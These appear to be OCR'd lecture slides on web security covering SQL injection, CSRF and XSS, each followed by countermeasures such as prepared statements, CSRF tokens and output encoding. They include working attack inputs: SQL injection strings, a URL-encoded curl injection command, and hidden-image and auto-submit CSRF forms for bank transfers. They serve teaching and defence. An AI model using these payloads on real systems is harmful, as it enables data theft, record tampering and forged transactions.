This occurs when a user is asked for input, such as a username/userid, and instead, the user issues an SQL statement that is unknowingly executed in the database.





Launching SQL Injection Attacks

- Any data provided by a user is inserted into the SQL query.
- If not properly sanitized, input can **change the structure or logic** of the SQL statement.
- The developer intends to construct a secure query like this:

```
SELECT Name, Salary, SSN
FROM employee
WHERE eid='[user_input]' AND password='[user_input]'
```

➢ However, if the attacker enters:

```
eid          = EID5002' #
password     = xyz
```

➢ The resulting SQL becomes:

```
SELECT Name, Salary, SSN
FROM employee
WHERE eid='EID5002' # ' AND password='xyz'
```

⚠ Everything after # is treated as a comment and ignored!

This is what enables the injection.

```
$eid = $_GET['EID'];
$pwd = $_GET['Password'];

$sql = "SELECT Name, Salary, SSN
        FROM employee
        WHERE eid='$eid' AND password='$pwd'";
```

☐ **Result:**

❑ The # turns the rest into a comment.

❑ The query **ignores password check** and runs with just eid='EID5002'.

❑ This is a **classic SQL Injection attack**.

Launching SQL Injection Attacks

- The first part confirms that everything after # is ignored.
- Then it explores: *Can we retrieve **all records** if we don't know any valid eid?*
- Yes! By injecting a **logical expression that always evaluates to true** like OR 1=1.

➢ In SQL, everything after a # is treated as a comment.
➢ So this query:

```
SELECT Name, Salary, SSN
FROM employee
WHERE eid='EID5002' # ' AND password='xyz'
```

⚠ Everything after # is treated as a comment and ignored by the database!

➢ Becomes:

```
SELECT Name, Salary, SSN
FROM employee
WHERE eid='EID5002'
```

Is this a security breach? Yes. We just bypassed password verification.

❑ But what if we don't know any valid eid at all?
❑ Attackers can inject a condition that is **always true**, like OR 1=1.

• Example injection:

```
eid      = a' OR 1=1
password = anything
```

⚠ SQL Injection Attack: OR 1=1 will always be true!

➢ Final SQL becomes:

```
SELECT Name, Salary, SSN
FROM employee
WHERE eid='a' OR 1=1
```

⚠ "OR 1=1" always evaluates to TRUE – returns ALL employee records!

- Because OR 1=1 is always true, the **query returns all rows** in the employee table.
- This exposes **sensitive data** (name, salary, SSN) without any authentication.

Launching SQL Injection Attacks using cURL

- Command-line tools like cURL make it easy to launch SQL injection attacks without a web interface.
- Attackers can **automate** attacks or include them in scripts/tools.

Example raw attempt:

```
curl 'http://www.example.com/getdata.php?EID=a' OR 1=1 #&Password='
```

❌ This fails — why?

- HTTP requests **cannot contain raw special characters**.
- ' (apostrophe), space, and # must be **URL-encoded**.

✓ Correct URL-Encoded cURL Attack:

```
curl 'http://www.example.com/getdata.php?EID=a%27%20OR%201=1%20%23&Password='
```

What this does:

- a' - Closes the EID string
- OR 1=1 - Always true condition
- # - Comments out the password check

➢ The server receives:

```
SELECT Name, Salary, SSN FROM employee
WHERE eid='a' OR 1=1 #' AND password=''
```

- Returns **all records** in the employee table, completely bypassing authentication.

➢ Server returns:

```
Name: Alice -- Salary: 80000 -- SSN: 555-55-5555
Name: Bob   -- Salary: 82000 -- SSN: 555-66-5555
Name: Charlie -- Salary: 80000 -- SSN: 555-77-5555
Name: David -- Salary: 80000 -- SSN: 555-88-5555
```

Modify Database

- If the application uses UPDATE or INSERT INTO statements without input validation, attackers can **modify data** in the database.
- The form asks the user to change their password by entering:
  - EID
  - Old password
  - New password
- On clicking “Submit”, the following POST request is sent to the server:

➢ Server-side code (vulnerable):

```
$eid     = $_POST['EID'];
$oldpwd  = $_POST['OldPassword'];
$newpwd  = $_POST['NewPassword'];

$conn = new mysqli("localhost", "root", "seedubuntu", "dbtest");

$sql = "UPDATE employee
        SET password='$newpwd'
        WHERE eid='$eid' AND password='$oldpwd'";

$result = $conn->query($sql);
$conn->close();
```

- The attacker can **modify multiple fields** by injecting extra attributes.
- The # symbol again **comments out** the rest of the query.

⚠SQL Injection Risk:
If an attacker injects malicious SQL into the **New Password field**, it will modify more than just the password.

Example Attack:
Attacker enters in the New Password field:

⚠

MALICIOUS INPUT PAYLOAD

```
paswd456', salary=100000 #
```

➢ Final query becomes:

```
UPDATE employee
SET password='paswd456', salary=100000 #'
WHERE eid='EID5000' AND password='paswd123';
```

This updates **both the password and salary** of EID5000!

Preventing SQL Injection

- All previous attacks worked because user input was directly included in SQL strings.
- This makes it possible to inject code like ' OR 1=1 --, DROP DATABASE, or UPDATE salary.
- The fix: Use **Prepared Statements**

Example 1: Secure Login with prepare()

Secure Code - Prepared Statements

```php
$eid = $_GET['EID'];
$pwd = $_GET['Password'];

$conn = new mysqli("localhost", "root", "seedubuntu", "dbtest");

$stmt = $conn->prepare("SELECT Name, Salary, SSN FROM employee WHERE eid=? AND password=?"
$stmt->bind_param("ss", $eid, $pwd);
$stmt->execute();

$result = $stmt->get_result();
while ($row = $result->fetch_assoc()) {
    printf("Name: %s -- Salary: %s -- SSN: %s\n",
           $row["Name"], $row["Salary"], $row["SSN"]);
}
$stmt->close();
$conn->close();
```

Example 2: Secure Password Change

Secure UPDATE - Prepared Statements

```php
$stmt = $conn->prepare("UPDATE employee SET password=? WHERE eid=? AND password
$stmt->bind_param("sss", $newpwd, $eid, $oldpwd);
$stmt->execute();
```

Always use prepare() statements.
❌ Never concatenate user input into SQL.
🛡️Disable multi-statement execution unless necessary.

SQL Injection is 100% preventable.
Developers need to separate **data from SQL logic** using secure coding techniques.

SQL Injection Tools

SQLmap

- Windows, Linux and MacOS

SQLninja

- Linux, FreeBSD, Mac OS X and iOS.

Safe3 SQL injector

- Windows, Linux, MacOS and Fedora

BSQL hacker

- Linux, FreeBSD, Mac **OS** X and iOS

SQLSus

- Ubuntu, Fedora, Debian, Kali Linux.

Mole

- **Windows and Linux**

Understanding Cross-Site Request Forgery (CSRF): A Hidden Threat in Web Security


CSRF is a type of attack where a **malicious site tricks a user's browser** into sending **unauthorized requests** to a trusted website (where the user is authenticated).

Key Terms:
One-click attack / Session riding 🖱️
Same-site request ✅
→ When a page sends a request back to the same website (safe context).
Cross-site request ❌
→ When a page from another domain (attacker) sends a request to a site where the user is logged in.

Real-World Analogy:
Imagine you're logged into your online bank (Site A) in one tab.
In another tab, you visit a malicious website (Site B), which silently sends a **request to Site A** using your **active session cookies**.

⚠️ CSRF Attack - Malicious Image Tag

```
<!-- Malicious HTML on Site B -->
<img src="https://bank.com/transfer?amount=1000&to=hacker123" />
```




This sends a **GET request** to the bank while you're logged in. The bank sees it as a legitimate user request, **that's CSRF!**

How a CSRF Attack Is Launched: Step-by-Step Flow

- Step 1: Attacker sets up a malicious website (Site B)
- Step 2: Victim is logged into trusted site (Site A) with a valid session
- Step 3: Victim visits Site B (via email, ad, link, etc.)
- Step 4: Site B sends a hidden forged request to Site A
- Step 5: Browser automatically includes Site A's cookies
- Step 6: Site A executes the request (thinking it's legit)

⚠ CSRF Attack - Auto-Submit Form

```
<!-- On Attacker's Page -->
<form action="https://bank.com/transfer" method="GET">
  <input type="hidden" name="to" value="attacker123" />
  <input type="hidden" name="amount" value="1000" />
  <input type="submit" style="display:none;" />
</form>
<script>
  document.forms[0].submit();
</script>
```



How CSRF Exploits GET Requests: Real-World Example

➢ **Scenario Setup**

A victim is logged into an **online banking site** (e.g., www.bank32.com) with an active session cookie.

➢ **Legitimate Action**

The victim initiates a money transfer via a **GET request**:


http://www.bank32.com/transfer.php?to=3220&amount=500

➢ **Attacker Strategy**

The attacker cannot steal the cookie directly but can **forge the request** from the victim's browser using a malicious link or embedded code.

❑ **Exploitation Mechanics:**

The attacker embeds the malicious GET request in an innocuous-looking element:



⚠ CSRF Attack - Multiple Methods


```
<!-- Hidden in malicious site -->
<img src="http://www.bank32.com/transfer.php?to=3220&amount=500" />

Or:

<iframe src="http://www.bank32.com/transfer.php?to=3220&amount=500"></iframe>
```

- When the victim visits the attacker's site, the request fires, and the **browser attaches session cookies automatically**.
- The banking site sees the request as legitimate and **executes the transfer**.

Countermeasures - Referrer Header

The Referer (yes, misspelled in HTTP) is an HTTP request header that shows the **URL of the page that initiated the request**.

➢ Example:
A request to bank.com/transfer with:
Referer: https://bank.com/dashboard



- Check if the Referer matches the **same origin** (e.g., bank.com)
- Servers can:
- Reject requests that come from **other domains** (e.g., malicious.site)
- This makes it possible to **detect and block cross-site forgery attempts**.

❑ ✅ It's a useful **first line of defense**, but…
❑ ❌ **Never trust it as the only protection** against CSRF
❑ 🔐 Best when **combined with CSRF tokens or SameSite cookies**

Limitations of Relying on Referer:

Problem	Why It's a Concern
❌ Not Always Sent	Some browsers or privacy extensions strip it
❌ Can Be Spoofed (in insecure contexts)	Especially in non-HTTPS requests
❌ Not Guaranteed for POST only	Not included in every kind of request

Robust CSRF Protection with Tokens

A CSRF token is a **random, unique value** generated by the server and tied to the user's session.
It is embedded into each **form** or **state-changing request** and then **validated** by the server.

How It Works (Step-by-Step):

1. **User visits a form-protected page**
   - Server generates a CSRF token (e.g., 9hf8fh38).
   - Token is embedded in the form as a hidden field.
2. **User submits the form**
   - The browser sends the form data **+ the token** to the server.
3. **Server validates the token**
   - Compares the submitted token with the one stored in session.
   - If it matches → allow the action.
   - If missing/invalid → reject the request as suspicious.


- Example:

CSRF Protected Form

```
<form action="/transfer" method="POST">
  <input type="hidden" name="csrf_token" value="9hf8fh38">
  <input type="text" name="amount">
  <button>Transfer</button>
</form>
```

Why It's Strong:

- ❌ **Attacker cannot guess the token**
- ❌ **Cannot be reused** across sessions
- ✅ **Prevents CSRF even if the browser sends cookies**



Best Practices:

- Always use for **state-changing operations** (e.g., transfers, updates).
- Token should be:
  - **Random**, tied to the session.
  - **Short-lived** or rotated regularly.
  - Sent in **both body and headers** for APIs.


The Cross-Site Scripting (XSS)

Cross-Site Scripting (XSS) is a security vulnerability where an attacker injects malicious scripts into webpages viewed by other users. These scripts execute in the victim's browser, exploiting trust in the website.

1. **Attacker injects malicious code** into the target website (e.g., JavaScript).
2. **The code is embedded inside web pages** (HTML conter that are delivered to users.
3. **User visits the infected page** — the browser treats the injected code as trusted and executes it.
4. **The malicious script runs with user privileges** and can steal data, hijack sessions, or manipulate the page.

Types of XSS Attacks:

- **Non-persistent (Reflected) XSS:** Script is reflected immediately off a web server response (e.g., in search results).
- **Persistent (Stored) XSS:** Script is stored on the server (e.g., in comments) and served to all users.
- **DOM-based XSS:** Script exploits vulnerabilities in client-side code manipulating the DOM after page load.



- **Why XSS Is Dangerous:**
- Injected code has the same privileges as the trusted site in the browser.
- Can steal session cookies, personal information, and perform actions on behalf of the user.

Damage Caused by XSS (severity)

Types of Damage:

1. Web Defacing


- Injected scripts **manipulate the DOM**.
- Can **change page content** (e.g., titles, images, articles).
- ➢ Example: Replace a news article's title to spread misinformation.

2. Spoofing Requests

- The malicious script sends **HTTP requests** as the user.
- Can perform actions like:
  - Submitting forms
  - Liking posts
  - Following users
- User is **unaware** it even happened.

3. Stealing Information

- Script accesses:
  - Session cookies
  - Personal info on page
  - Local storage or form data
- Sends data to attacker-controlled servers.



"XSS doesn't just look scary — it silently **steals, spoofs, and sabotages** everything a user can do."

Countermeasures: XSS Attack

Filter Approach

Remove malicious JavaScript before it reaches the browser.

- Sanitize user input — strip or neutralize scripts.
- Use open-source libraries like **jsoup** to filter HTML.

Sandboxing:

- Isolate untrusted code (JavaScript, plugins).
- Example: Using <iframe sandbox> to block script execution.

"Filter what comes in before it reaches the rendering engine."

Encoding Approach

Encode output so browsers display it as text, not executable code.

- Convert HTML tags into harmless text.

For example:

⚠ XSS Attack - Malicious Script

```
<script>alert('XSS')</script>
```


becomes:

✅ HTML Encoded - Safe Output

```
&lt;script&gt;alert('XSS')&lt;/script&gt;
```

- Result: Browser **displays**, but does **not execute** it.

"Treat data as content, not code."



Secret Token

This isn't always specific to XSS (more relevant for CSRF), but:

- Adds hidden random tokens in forms/requests.
- Can help verify legitimacy of actions.
- Helps reduce **script-driven form hijacking**.


"Filter input, encode output, and verify intent, that's the golden triad to defeat XSS."

Countermeasures: Filtering and Encoding Data

Filtering (Input Sanitization)

- Remove or neutralize dangerous content **before it reaches the page**.
- Example: Strip *<script>, onerror=, or javascript*: values.
- Libraries:
  - DOMPurify (JavaScript)
  - jsoup (Java)
  - OWASP Java HTML Sanitizer

Use filtering when users submit **rich content** (e.g., comments, forums).



Encoding (Output Escaping)

- Converts special characters into **safe HTML equivalents**.
- Ensures browser treats content as **text**, not executable code.
- ➢ Example:

⚠ XSS Attack - Malicious Script

```
<script>alert('XSS')</script>
```

becomes:

✅ HTML Encoded - Safe Output

```
&lt;script&gt;alert('XSS')&lt;/script&gt;
```

Best Practices:

